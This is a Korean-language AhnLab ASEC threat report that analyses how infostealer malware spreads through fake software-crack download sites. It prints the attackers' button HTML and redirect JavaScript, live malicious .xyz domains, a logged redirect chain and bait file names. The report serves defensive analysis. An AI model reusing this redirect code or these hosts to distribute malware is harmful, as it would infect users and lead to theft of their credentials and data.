ASEC Report

Vol.106

AhnLab

Contents

ASEC Report Vol.106 2022 Q1

ASEC(AhnLab Security Emergency response Center, 안랩 시큐리티대응센터)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 더 많은 정보는 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

정보탈취형 악성코드 분석 보고서

유명 소프트웨어 크랙으로 유포되는 최신 악성코드 심층분석

최근 온라인으로 상용 소프트웨어나 게임 등 유료 프로그램을 불법으로 다운로드 받으려는 사용자를 노려 악성코드를 유포하는 사례가 잇달아 발견되고 있다. 사용자가 검색 사이트에 특정 소프트웨어의 다운로드와 관련된 키워드를 입력하면 공격자가 미리 제작해 놓은 피싱 사이트가 노출된다. 공격자는 웹사이트에 '크랙(Crack)'이나 '키젠(Keygen)'과 같은 단어를 삽입하고 소프트웨어 대한 상세 내용도 올려 사용자를 유인했다. 사용자가 공격자의 웹사이트에 접속해 다운로드 버튼을 누르면 여러 번의 리다이렉션(redirection)을 거쳐 악성코드를 포함한 압축 파일이 다운로드 된다.

공격자의 웹사이트로부터 다운로드 되는 파일은 ZIP 또는 RAR 형식의 압축 파일이다. 다운로드된 파일 내부에 암호화된 압축 파일과 압축 파일의 패스워드를 명시한 텍스트 파일이 존재한다. 사용자가 암호화된 압축 파일을 풀면 최종적으로 악성코드가 생성된다.


이러한 방식으로 유포되는 악성코드는 두 가지 케이스로 나뉜다. 그것은 바로 단일(Singular) 악성코드 유형과 드로퍼(Dropper) 악성코드 유형이다. 전자는 압축 해제 시 크립봇(CryptBot), 레드라인(RedLine), 라쿤(Raccoon) 등의 단일 악성코드가 생성하며, 후자는 NSIS와 7zip SFX 방식의 인스톨러(Installer) 형태의 파일을 생성한다.

본 보고서는 유명 소프트웨어 크랙으로 위장한 정보탈취형 악성코드의 유포 방식에 대해 자세히 살펴본다.

악성코드 유포 사이트 특성 분석

악성코드를 유포하기 위해 공격자는 사회공학 기법을 활용한다. 가장 먼저, “Crack(크랙)”, “Keygen(키젠)”, “Serial(시리얼)”, “Free(무료)”, “Download(다운로드)” 등의 키워드로 크랙 파일을 찾는 사용자를 유인한다.


[그림 1] 악성코드 유포 방식 요약



[그림 2] 피싱 페이지로부터 다운로드된 압축 파일 구조


또한 불법 다운로드를 진행하기 위해 일시적으로 안티멀웨어 제품을 끄거나 파일 검사를 예외 처리하는 사용자의 심리를 이용했다. 크랙과 같은 불법 파일은 대개 안티멀웨어 제품으로부터 악성으로 분류되기 때문에 많은 파일 공유 사이트에서 알티멀웨어 제품의 실시간 감시 및 보호 기능을 끄고 파일을 실행하라고 안내한다. 이에 따라 사용자는 안티멀웨어 제품을 잠시 끄거나 다운로드 받은 불법 파일의 검사를 예외 처리할 가능성이 높다. 공격자는 이런 사용자의 심리를 이용한 악성코드 유포 사이트를 많이 만들어 놓았다.

실제로 검색 엔진에 상용 소프트웨어 이름과 크랙, 시리얼 등의 키워드를 검색할 경우 노출되는 대부분의 웹 사이트가 악성코드 유포 페이지이다. 대부분의 유포 사이트는 유사한 제목으로 구성되어 있는데, [그림 3]과 같이 도메인은 모두 다른 것을 확인할 수 있다.




[그림 3] 검색 엔진에 노출되는 악성코드 유포 사이트

공격자는 워드프레스를 활용해 쉽게 불법 파일 공유 사이트를 제작하고, 그 안에 유명 소프트웨어 크랙과 관련된 다수의 게시글 또는 페이지를 구축한다. 현재 상당히 많은 수의 사이트가 개설되었으며 그 수는 계속해서 늘고 있다. 한 사이트에 여러 페이지가 존재하므로 전체 유포 페이지 수는 훨씬 더 많을 것으로 추정된다.




[그림 4] 악성코드 유포 사이트에 게시된 게시글

악성코드 유포 페이지는 유명 소프트웨어에 대한 설명, 스크린샷, 제품 이미지, 설치 방법 등 자세한 제품 내용이 포함되어 있다. 한때 국내 사용자를 대상으로 활발하게 유포되었던 블루크랩(BlueCrab) 랜섬웨어 유포 페이지와 비교해 보면, 최신 유포 페이지는 [그림 5]와 같이 매우 정교하게 만들어진 것을 확인할 수 있다.



[그림 5] 악성코드 유포 페이지 예시

사용자가 게시글 속 다운로드 버튼을 누를 경우 여러 차례의 리다이렉션 과정을 거쳐 최종 악성코드 다운로드 페이지로 연결된다. 다운로드 버튼의 태그 종류, 색상, 개수 등의 형태는 사이트별로 다양하지만 동작 방식은 모두 유사하다.



[그림 6] 악성코드 유포 페이지의 다운로드 버튼

해당 버튼은 단순 링크 방식이 아니다. 유포 페이지에 삽입된 외부 자바스크립트(JavaScript) 실행 코드가 실행되며 활성화된다. 따라서 사이트의 소스코드만으로는 버튼을 눌렀을 때 연결되는 사이트의 주소를 알 수 없다. 이러한 방식은 연결되는 URL을 소스코드에서 숨김으로써 크롤링(crawling)을 방지할 수 있으며, 특정 URL이 차단되었을 경우 쉽게 다른 URL로 우회할 수 있다는 장점이 있다. 여기서 자바스크립트 실행 코드는 실행될 때마다 리다이렉션 URL에 응답하며, 응답하는 URL에 따라 어떤 다운로드 페이지로 연결될 지 결정하는 역할을 수행한다.

```
▼<center>
   <button class="buttonPress-2" style="font-weight: bold;font-size: 28px;color: #ffffff;background-color: #000000;height: 4
   0px;border-radius: 3px;padding: 0px 20px;border-color: transparent;">Download Setup</button>
   <script data-cfasync="false" async type="text/javascript" src="https://tedattheun.xyz/?h=0481831…&user=2"></script>
 </center>
```

[그림 7] 자바스크립트 실행 코드

[그림 8]은 자바스크립트 실행 코드에 의해 실행되는 자바스크립트 코드이다. 동작 방식은 다음과 같다. 공격자는 다운로드 버튼에 리다이렉션 기능의 함수를 인자로 클릭 이벤트 리스너(addEventListener)를 등록한다. 이 과정은 사용자가 다운로드 버튼을 클릭할 경우 리다이렉션 URL로 이동하게 하는 기능을 활성화하는 것이다. 이 스크립트는 게시글에 존재하는 다운로드 버튼의 개수만큼 실행된다.

```
(function() {
    var sitetitle = document.querySelector('meta[property="og:title"]').content;
    var siteurl = document.querySelector('meta[property="og:url"]').content;
    var sitename = document.querySelector('meta[property="og:site_name"]').content;
    var pubid = '2';                                                    Deliver Parameter
    //console.log(sitetitle);
    var fresh_st = sitetitle.replace(/ /g, "+");
    var st = fresh_st.replace(/[^a-zA-Z0-9 ]/g, "-");
    //console.log(st);
    let p = 'https://heramechan.xyz/?z=2&o={KEYWORD}';
    var parsstring = p.replace("{KEYWORD}", st);                        Redirect URL
    //console.log(parsstring);
    var id = 2;
    var successResponse = parsstring;
    var elements = document.getElementsByClassName("buttonPress-" + 2);
    var clickFunction = function() {                                    "Download" Button
        window.open(successResponse, '_blank');
        return;
    };
    for (var i = 0; i < elements.length; i++) {
        elements[i].addEventListener('click', clickFunction, false);
    }                                                                   Activate Button
})();
```

[그림 8] 자바스크립트 코드

리다이렉션 시에는 현재 페이지의 제목을 인자로 전달해 최종 악성코드 다운로드 페이지에서 해당 제목이 포함된 파일을 다운로드한다. 사용자는 자신이 검색한 키워드가 다운로드된 파일명에 포함되어 있으므로, 아무런 의심없이 파일을 실행할 가능성이 높다.

#	Result	Protocol	Host	URL	Body	Content-Type
59	200	HTTPS	free4pc.org	/adobe-premiere-pro-free-download-full-version-is-here/	35,399	text/html; charset=UTF-8
60	200	HTTPS	tedattheun.xyz	/?h=04818312bbf0e2c44d4f856554d27d81&user=2	418	text/html; charset=UTF-8
67	200	HTTPS	heramechan.xyz	/?z=28o=Adobe-Premiere-Pro-Free-Download-Full-Version-2022--Latest-	205	text/html; charset=UTF-8
70	200	HTTPS	calgaveusth.xyz	/?1lvNcP7CZ52=eSIgiqdXlBoNvt7EFhCuLsm5jKrGRH36WT2f1VDP=SxW3PyNT5jOtL4sZC&meta=Adobe-Premiere-Pro-Free-Download-Full-Version-2022--La...	3,539	text/html; charset=UTF-8


[그림 9] 리다이렉션 과정


uTorrent Pro 3. Crack d7973603302d3e42.zip	2022-03-12 오후 4:44	ZIP 파일	1,028KB
Microsoft Visua Crack 94a0793d29449027.zip	2022-03-12 오후 4:32	ZIP 파일	1,028KB
DAEMON Tools Pr Crack c89509ccc08aaf87.zip	2022-03-12 오후 4:32	ZIP 파일	1,028KB
Wondershare Dr Crack 88502a55ad40af30.zip	2022-03-12 오후 4:32	ZIP 파일	1,028KB
Windows 10 Acti Crack 47f7e374f19534c8.zip	2022-03-12 오후 4:29	ZIP 파일	1,028KB
Express VPN 11. Crack 6ee81eaa433d4e7f.zip	2022-03-12 오후 4:29	ZIP 파일	1,028KB
Adobe Premiere Crack 6866e03c3d2b4a90.zip	2022-03-12 오후 4:26	ZIP 파일	1,028KB
4K Video Downlo Crack f2fe8dc445f80624.zip	2022-03-12 오후 4:26	ZIP 파일	1,028KB
KMSPico 11.3 Ac Crack 5d9880adce394207.zip	2022-03-12 오후 4:26	ZIP 파일	1,028KB

[그림 10] 다운로드 파일 예시

최종 다운로드 페이지는 여러 유형으로 존재한다. 공격자는 일정 시간마다 다운로드 페이지를 돌려가며 사용하고, [그림 8]의 버튼 활성화 과정을 통해 어떤 다운로드 페이지로 리다이렉션 할지 결정한다. 또한 공격자는 계속해서 새로운 유형을 추가하거나 기존 유형을 삭제하는 등 변형을 자주 주는 것을 확인할 수 있다.

[그림 11]은 본 리포트 작성 당시(2022년 3월) 확인된 최종 다운로드 페이지 샘플들이다. 페이지에 명시된 URL에 접속하거나, 다운로드 버튼을 클릭할 경우 악성코드를 다운로드한다. 전자는 원드라이브(OneDrive), 미디어파이어(MediaFire) 등의 파일 호스팅 서비스를 활용하고, 후자는 여러 번의 리다이렉션을 거쳐 연결된 자체적인 서버를 통해 파일을 다운로드한다.

